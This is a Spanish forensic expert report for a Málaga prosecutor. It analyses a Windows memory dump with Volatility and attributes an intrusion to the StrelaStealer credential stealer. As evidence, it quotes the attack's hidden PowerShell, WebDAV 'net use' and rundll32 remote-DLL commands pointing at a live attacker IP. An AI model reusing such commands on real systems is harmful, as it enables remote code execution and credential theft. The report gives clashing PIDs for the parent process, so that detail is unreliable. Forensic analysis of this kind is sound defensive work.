

Dictamen Pericial



Perito

José Carlos López Henestrosa
DNI 123456789A

Peticionario

Fiscalía de área de Málaga

**Análisis de acceso indebido a datos financieros
sensibles**

El firmante del presente peritaje del que este documento es adjunto DECLARA, bajo su única responsabilidad, que todo lo que afirma en el presente dictamen se basa únicamente en los hechos que ha podido constatar y en su propio conocimiento y experiencia adquirida en el ejercicio profesional.

También **DECLARA** conocer las responsabilidades civiles, penales, disciplinarias y asociativas que comporta la aceptación del cargo de perito y la realización del presente informe, al amparo del **artículo 335 de la Ley de Enjuiciamiento Civil**, que reza así:

“Al emitir el dictamen, todo perito deberá manifestar, bajo juramento o promesa de decir verdad, que ha actuado y, en su caso, actuará con la mayor objetividad posible, tomando en consideración tanto lo que pueda favorecer como lo que sea susceptible de causar perjuicio a cualquiera de las partes, y que conoce las sanciones penales en las que podría incurrir si incumpliere su deber como perito”.

En Málaga a 10 de mayo de 2026

Índice

Glosario de términos.....	4
Resumen ejecutivo.....	5
Objeto.....	6
Alcance.....	7
Antecedentes.....	8
Investigación.....	9
Identificación del sistema.....	9
Usuario activo.....	9
Nombre del proceso malicioso.....	10
PID del proceso padre del proceso malicioso.....	11
Nombre del archivo para ejecutar la carga útil de segunda fase.....	11
Nombre del directorio compartido al que se está accediendo en el servidor remoto.....	11
ID de la sub-técnica de MITRE ATT&CK.....	11
Nombre de usuario bajo el que se ejecuta el proceso malicioso.....	11
Nombre de la familia de malware.....	12
Conclusiones.....	14
Anexos.....	15

Glosario de términos

- **Volcado de memoria:** Copia exacta del contenido de la memoria RAM de un sistema en un momento dado, utilizada para analizar datos volátiles como conexiones, procesos en ejecución o contraseñas temporales.
- **PID (Process ID):** Identificador numérico único asignado por el sistema operativo a cada proceso en ejecución.
- **SID (Security ID):** Identificador alfanumérico único que el sistema operativo asigna a cada usuario, grupo o proceso para gestionar sus permisos y accesos
- **PPID (Parent Process ID):** Identificador del proceso padre que ha iniciado a un proceso secundario o hijo. Permite trazar la jerarquía de ejecución.
- **Volatility:** Framework avanzado de código abierto utilizado para la extracción y análisis forense de la memoria RAM.
- **MITRE ATT&CK:** Base de conocimiento a nivel global que documenta las tácticas, técnicas y procedimientos (TTPs) utilizados por los ciberdelincuentes.
- **Payload:** Parte del código de un *malware* que ejecuta la acción maliciosa principal (por ejemplo, cifrar datos, robar credenciales o establecer acceso remoto).
- **DLL (Dynamic Link Library):** Archivo que contiene código y datos que pueden ser utilizados por varios programas al mismo tiempo en sistemas Windows.
- **WebDAV:** Extensión del protocolo HTTP que permite a los clientes realizar operaciones de creación y gestión de contenido web a distancia, comúnmente abusado para montar directorios remotos compartidos.
- **Proxy binario del sistema:** Uso de herramientas nativas y legítimas del sistema operativo, como `rundll32.exe`, para enmascarar y ejecutar código malicioso, evadiendo así la detección de soluciones de seguridad como los antivirus.
- **StrelaStealer:** Familia específica de software malicioso cuyo objetivo principal es la sustracción encubierta de credenciales de acceso, como clientes de correo electrónico corporativo.
- **ThreatFox:** Plataforma abierta de inteligencia de amenazas utilizada por analistas forenses y equipos de seguridad para buscar, compartir y validar Indicadores de Compromiso.
- **Malware:** Programa informático diseñado con intenciones hostiles para infiltrarse, comprometer o dañar un sistema de información sin el consentimiento del usuario.

Resumen ejecutivo

El análisis forense practicado sobre el volcado de memoria —la evidencia digital—, ha revelado la ejecución y compromiso del equipo por parte de un agente malicioso. El ataque se inició mediante la ejecución de un proceso de `powershell.exe`, el cual se ejecutó de forma oculta para evadir la detección precoz.

Este proceso malicioso estableció una conexión hacia un servidor remoto montando un directorio compartido vía WebDAV (`davwwwroot`). Posteriormente, aprovechó el archivo `rundll32` de Windows para descargar y ejecutar en memoria una carga útil de segunda fase (`3435.dll`). Toda la actividad anómala se ejecutó bajo los privilegios del usuario activo en ese momento, identificado como Elon.

Las tácticas, técnicas y herramientas observadas coinciden, sin lugar a dudas, con los indicadores de compromiso de la familia de *malware* StrelaStealer, un troyano especializado en el robo de credenciales de correo electrónico.



Perito: José Carlos López Henestrosa. DNI 123456789A
Peticionario: Juzgado de instrucción
Fecha: 10/05/2026

Objeto

El presente informe ha sido realizado por encargo de la Fiscalía de área de Málaga que manifiesta a José Carlos López Henestrosa, perito Superior en Informática, con DNI 123456789A, la investigación de los siguientes antecedentes y objetivos. Dicha exploración será otorgada al juez de instrucción de la fiscalía de Málaga para el estudio del caso y su correspondiente dictamen.

Alcance

El presente informe tiene por objeto el análisis técnico de la evidencia aportada. En este caso, un volcado de memoria RAM. Para su análisis, se han empleado técnicas de análisis forense volátil para reconstruir la cadena de ataque. El alcance está estrictamente delimitado a proporcionar la siguientes información solicitada por el Juez:

- Perfil y sistema operativo del equipo.
- Usuario activo durante la sesión.
- Nombre del proceso malicioso.
- PPID del proceso malicioso.
- Nombre del archivo que el *malware* utiliza para ejecutar la carga útil de segunda fase.
- Nombre del directorio compartido al que se está accediendo en el servidor remoto.
- ID de la sub-técnica de MITRE ATT&CK utilizada.
- Nombre de usuario bajo el que se ejecuta el proceso malicioso.
- Nombre de la familia de *malware*.

Consideraciones:

- Cualquier dato o actividad que no esté al alcance de esta investigación pericial queda excluido de su análisis, auditoría o peritaje.

Perito: José Carlos López Henestrosa. DNI 123456789A
Peticionario: Juzgado de instrucción
Fecha: 10/05/2026

Antecedentes


La Fiscalía de área de Málaga solicita peritar y extraer legalmente información ilegítima almacenada en el ordenador de la persona sospechosa de estos hechos. Concretamente, una estación de trabajo corporativa ha sido víctima de una brecha de seguridad que derivó en la potencial exfiltración de datos. Se ha encomendado el análisis del archivo `SIEM_RAM.dmp` correspondiente al volcado de memoria del equipo afectado. Se presupone que la recolección de la evidencia ha respetado los principios de la cadena de custodia.

Investigación

Para el análisis de la evidencia se ha utilizado la herramienta Volatility 3, el estándar de la industria en forense de memoria, apoyado por técnicas de inteligencia de amenazas.

Identificación del sistema

Identificamos la arquitectura y versión del sistema operativo utilizando el plugin `windows.info` con el comando `python3 vol.py -f SIEM_RAM.dmp windows.info`.



The screenshot shows the output of the Volatility 3 `windows.info` plugin on a memory dump. The output lists various system parameters such as Kernel Base, DTB, Symbols file, Is64Bit, IsPAE, layer_name, memory_layer, base_layer, KdDebuggerDataBlock, NTBuildLab, CSDVersion, KdVersionBlock, Major/Minor, MachineType, KeNumberProcessors, SystemTime, NtSystemRoot, NtProductType, NtMajorVersion, NtMinorVersion, PE Major/Minor Operating System Version, PE Machine, and PE TimeDateStamp. The output indicates a Windows 10 x64 system. Overlaid on the right is a user profile card for 'López Henestrosa, José Carlos' with an 'Editar perfil' button and 'Información Personal' text.

```
Kernel Base      0xf80108611000
DTB              0x1ad000
Symbols file:    file:///Users/jose.lopez/Projects/python/vol
Is64Bit          True
IsPAE            False
layer_name       0 WindowsIntel32e
memory_layer     1 WindowsCrashDump64Layer
base_layer       2 FileLayer
KdDebuggerDataBlock 0xf80109211b20
NTBuildLab       19041.1.amd64fre.vb_release.1912
CSDVersion       0
KdVersionBlock   0xf80109220398
Major/Minor      15.19041
MachineType      34404
KeNumberProcessors 2
SystemTime       2024-07-15 07:00:08+00:00
NtSystemRoot     C:\Windows
NtProductType    NtProductWinNt
NtMajorVersion   10
NtMinorVersion   0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine       34404
PE TimeDateStamp Wed Jun 28 04:14:26 1995
```

Figura 1 – Información del sistema

El volcado pertenece a una arquitectura de **Windows 10 x64**.

Usuario activo

Al ejecutar el comando `python3 vol.py -f SIEM_RAM.dmp windows.sessions`, vemos que en la sesión 1, la cual es la sesión interactiva del usuario, los procesos principales como `explorer.exe`, `msedge.exe` y `thunderbird.exe` se están ejecutando bajo el usuario **Elon**.

Perito: José Carlos López Henestrosa. DNI 123456789A
 Peticionario: Juzgado de instrucción
 Fecha: 10/05/2026




Figura 2 – Procesos en ejecución

Nombre del proceso malicioso

Examinamos el árbol de procesos en busca de ejecuciones anómalas mediante el `windows.psree` con el comando `python3 vol.py -f SIEM_RAM.dmp windows.psree`.



Figura 3 – Proceso malicioso

Si bien la cadena de ataque se inicia a través de `powershell.exe` (PID 4120), el cual ejecuta un comando oculto (`-windowstyle hidden`) para montar un recurso de red mediante WebDAV (`net use \\45.9.74.32@8888\davwwwroot\`), este es un binario legítimo del sistema operativo instrumentalizado únicamente como vector inicial.

El proceso que realmente se considera la amenaza activa, ya que aloja y ejecuta el

código malicioso en memoria, es `rundll32.exe`. El atacante usa esta utilidad nativa de Windows para cargar y ejecutar la carga útil de segunda fase (el archivo `3435.dll`) alojada en el servidor remoto. Por tanto, es el proceso `rundll32.exe` el que ha sido corrompido para realizar la actividad maliciosa principal.

PID del proceso padre del proceso malicioso

Basándonos en el análisis del árbol de procesos obtenido mediante el plugin `windows.pstree` (Figura 3), se observa la línea de ejecución que desencadena el compromiso del sistema. En la salida proporcionada por Volatility 3, la primera columna numérica corresponde al PID y la segunda al PPID.

El análisis de la terminal de comandos ejecutada nos dice que es el proceso `powershell.exe` quien orquesta el ataque montando primero la unidad de red remota y lanzando posteriormente el ejecutable `rundll32.exe` para inyectar la librería dinámica `3435.dll`.

Como identificamos a `rundll32.exe` como el proceso portador de la amenaza, su proceso creador en la jerarquía de ejecución es `powershell.exe`. Según los datos extraídos de la memoria, el PID asignado a este proceso de PowerShell es 3692. Por consiguiente, el PID del proceso padre (PPID) del proceso malicioso es **3692**.

Nombre del archivo para ejecutar la carga útil de segunda fase

Si volvemos de nuevo al contenido de la Figura 3, nos fijamos que al final de la línea del proceso `powershell.exe` (PID 4120) aparece `rundll32 ... 3435.dll,entry`, lo cual le indica a la herramienta legítima de Windows que vaya al servidor remoto y ejecute el archivo **3435.dll**. La palabra `,entry` simplemente le indica a Windows en qué parte específica del código del archivo DLL debe empezar a leer.

Nombre del directorio compartido al que se está accediendo en el servidor remoto

Partiendo nuevamente de la Figura 3, podemos ver que el proceso hijo `net.exe` ejecuta una instrucción que contiene `use \\45.9.74.32@8888\davwwwroot\`. `\\` indica el inicio de una ruta de red; `45.9.74.32@8888` es la dirección IP del servidor remoto controlado por el atacante, especificando que la conexión debe hacerse a través del puerto 8888; y `\davwwwroot\` es el nombre del directorio compartido al que se está accediendo en dicho servidor.


ID de la sub-técnica de MITRE ATT&CK

Perito: José Carlos López Henestrosa. DNI 123456789A
 Peticionario: Juzgado de instrucción
 Fecha: 10/05/2026

Al haber utilizado `rundll32.exe` como un proxy binario del sistema para ejecutar código malicioso, la sub-técnica de MITRE ATT&CK corresponde a **T1218.011** (System Binary Proxy Execution: Rundll32).

Nombre de usuario bajo el que se ejecuta el proceso malicioso

El plugin `windows.getsids` inspecciona el *token* de acceso del proceso en la memoria. Este *token* actúa como la credencial de identificación del proceso y contiene todos los SID asociados a él. Podemos obtener el nombre de usuario, por tanto, con el comando `python3 vol.py -f SIEM_RAM.dmp windows.getsids`.





López Henestrosa, José Carlos

Editar perfil

PID	Process	SID	Name
3692	powershell.exe	S-1-5-21-3274565340-3808842250-3617890653-1001	Elon
3692	powershell.exe	S-1-5-21-3274565340-3808842250-3617890653-513	Domain Users
3692	powershell.exe	S-1-1-0	Everyone
3692	powershell.exe	S-1-5-114	Local Account (Member of Administrators)
3692	powershell.exe	S-1-5-32-544	Administrators
3692	powershell.exe	S-1-5-32-545	Users
3692	powershell.exe	S-1-5-4	Interactive
3692	powershell.exe	S-1-2-1	Console Logon (Users who are logged onto the physical console)
3692	powershell.exe	S-1-5-11	Authenticated Users
3692	powershell.exe	S-1-5-15	This Organization
3692	powershell.exe	S-1-5-113	Local Account
3692	powershell.exe	S-1-5-5-0-277248	Logon Session
3692	powershell.exe	S-1-2-0	Local (Users with the ability to log in locally)
3692	powershell.exe	S-1-5-64-10	NTLM Authentication
3692	powershell.exe	S-1-16-12288	High Mandatory Level

Figura 4 – Lista de SID

La línea marcada (S-1-5-21-...-1001) es el SID único de la cuenta del usuario **Elon**, lo cual confirma que el *malware* se está ejecutando bajo su contexto. Además, si observamos tres líneas por debajo de esta, veremos que el proceso pertenece al grupo Administrators (SID S-1-5-32-544) y tiene un nivel de integridad High Mandatory Level (SID S-1-16-12288). Esto significa que el usuario Elon tiene permisos de administrador local y que el *malware* se está ejecutando con privilegios de administrador, lo cual le otorga al atacante el control total sobre el equipo para modificar registros, instalar servicios, desactivar el antivirus o robar credenciales.



Perito: José Carlos López Henestrosa. DNI 123456789A
Peticionario: Juzgado de instrucción
Fecha: 10/05/2026

Nombre de la familia de malware

Al consultar en la plataforma de inteligencia de amenazas [ThreatFox](#) la IP remota (45.9.74.32), hallamos que el malware pertenece a la familia [StrelaStealer](#).

THREAT fox

from ABUSEth | SPAMHAUS

Q Browse IOCs

IOC ID:	1296897
IOC:	45.9.74.32:8888
IOC Type:	ip:port
Threat Type:	payload_delivery
Malware:	StrelaStealer
Confidence Level:	Confidence level is high (100%)
Is compromised?:	False
ASN:	AS207569 I-SERVERS-NORTH-EU
Country:	RU
First seen:	2024-07-11 12:12:21 UTC
Last seen:	2024-07-14 11:35:51 UTC
UUID:	571bf1d5-3f7b-11ef-ae0a-42010aa4000a
Reporter:	threatcat_ch
Reward:	5 credits from ThreatFox

López Henestrosa, José Carlos

Editar perfil

Información Personal



Perito: José Carlos López Henestrosa. DNI 123456789A
Peticionario: Juzgado de instrucción
Fecha: 10/05/2026

Conclusiones

A la vista del presente dictamen pericial y de los datos obtenidos mediante la investigación técnica realizada sobre el volcado de memoria, esta investigación concluye que:

- El equipo del cual se ha extraído la memoria RAM ha sido objeto de una intrusión ilegítima, vulnerando el perímetro de la institución financiera, por lo que las acciones derivadas de este compromiso tendrán que ser valoradas en la sentencia o resolución adjudicada por el juez o autoridad competente.
- La memoria examinada evidencia la comisión de un presunto delito de acceso ilícito a sistemas de información y espionaje informático, pues la información técnica que se ha conseguido recuperar demuestra la ejecución encubierta del *malware* StrelaStealer operando con máximos privilegios. Dicho *malware* está diseñado específicamente para la sustracción de credenciales y el acceso no autorizado a datos financieros sensibles, esquivando en todo momento las medidas de seguridad del sistema.
- Por todo lo reseñado, y atendiendo a los resultados y fiabilidad de las pruebas forenses realizadas, se determina que en todo momento se han violado los principios de confidencialidad, integridad y disponibilidad de la información.

Por todo ello, será la autoridad judicial u órgano competente quien sentencie en base a este informe e instruya las acciones legales pertinentes contra las personas responsables y partícipes de este ciberataque.

Anexos

Para fundamentar el análisis del comportamiento del atacante, se adjuntan los siguientes informes técnicos e inteligencia de amenazas:

- [Ficha técnica de la sub-técnica T1218.011](#) que explica el *modus operandi* empleado para evadir las defensas del sistema operativo.
- [Informes de análisis de malware de VirusTotal](#) que vinculan la infraestructura detectada y el *payload* de segunda fase con la familia de *malware* especializada en robo de credenciales.
- [Entrada del INCIBE](#) con más información sobre el *malware* StrelaStealer.



Perito: José Carlos López Henestrosa. DNI 123456789A
Petionario: Juzgado de instrucción
Fecha: 10/05/2026

El presente informe consta de un total de 17 páginas, incluidas la presente, la portada, el visado, el índice y los anexos.

En Málaga, a 10 de mayo de 2026.

El Perito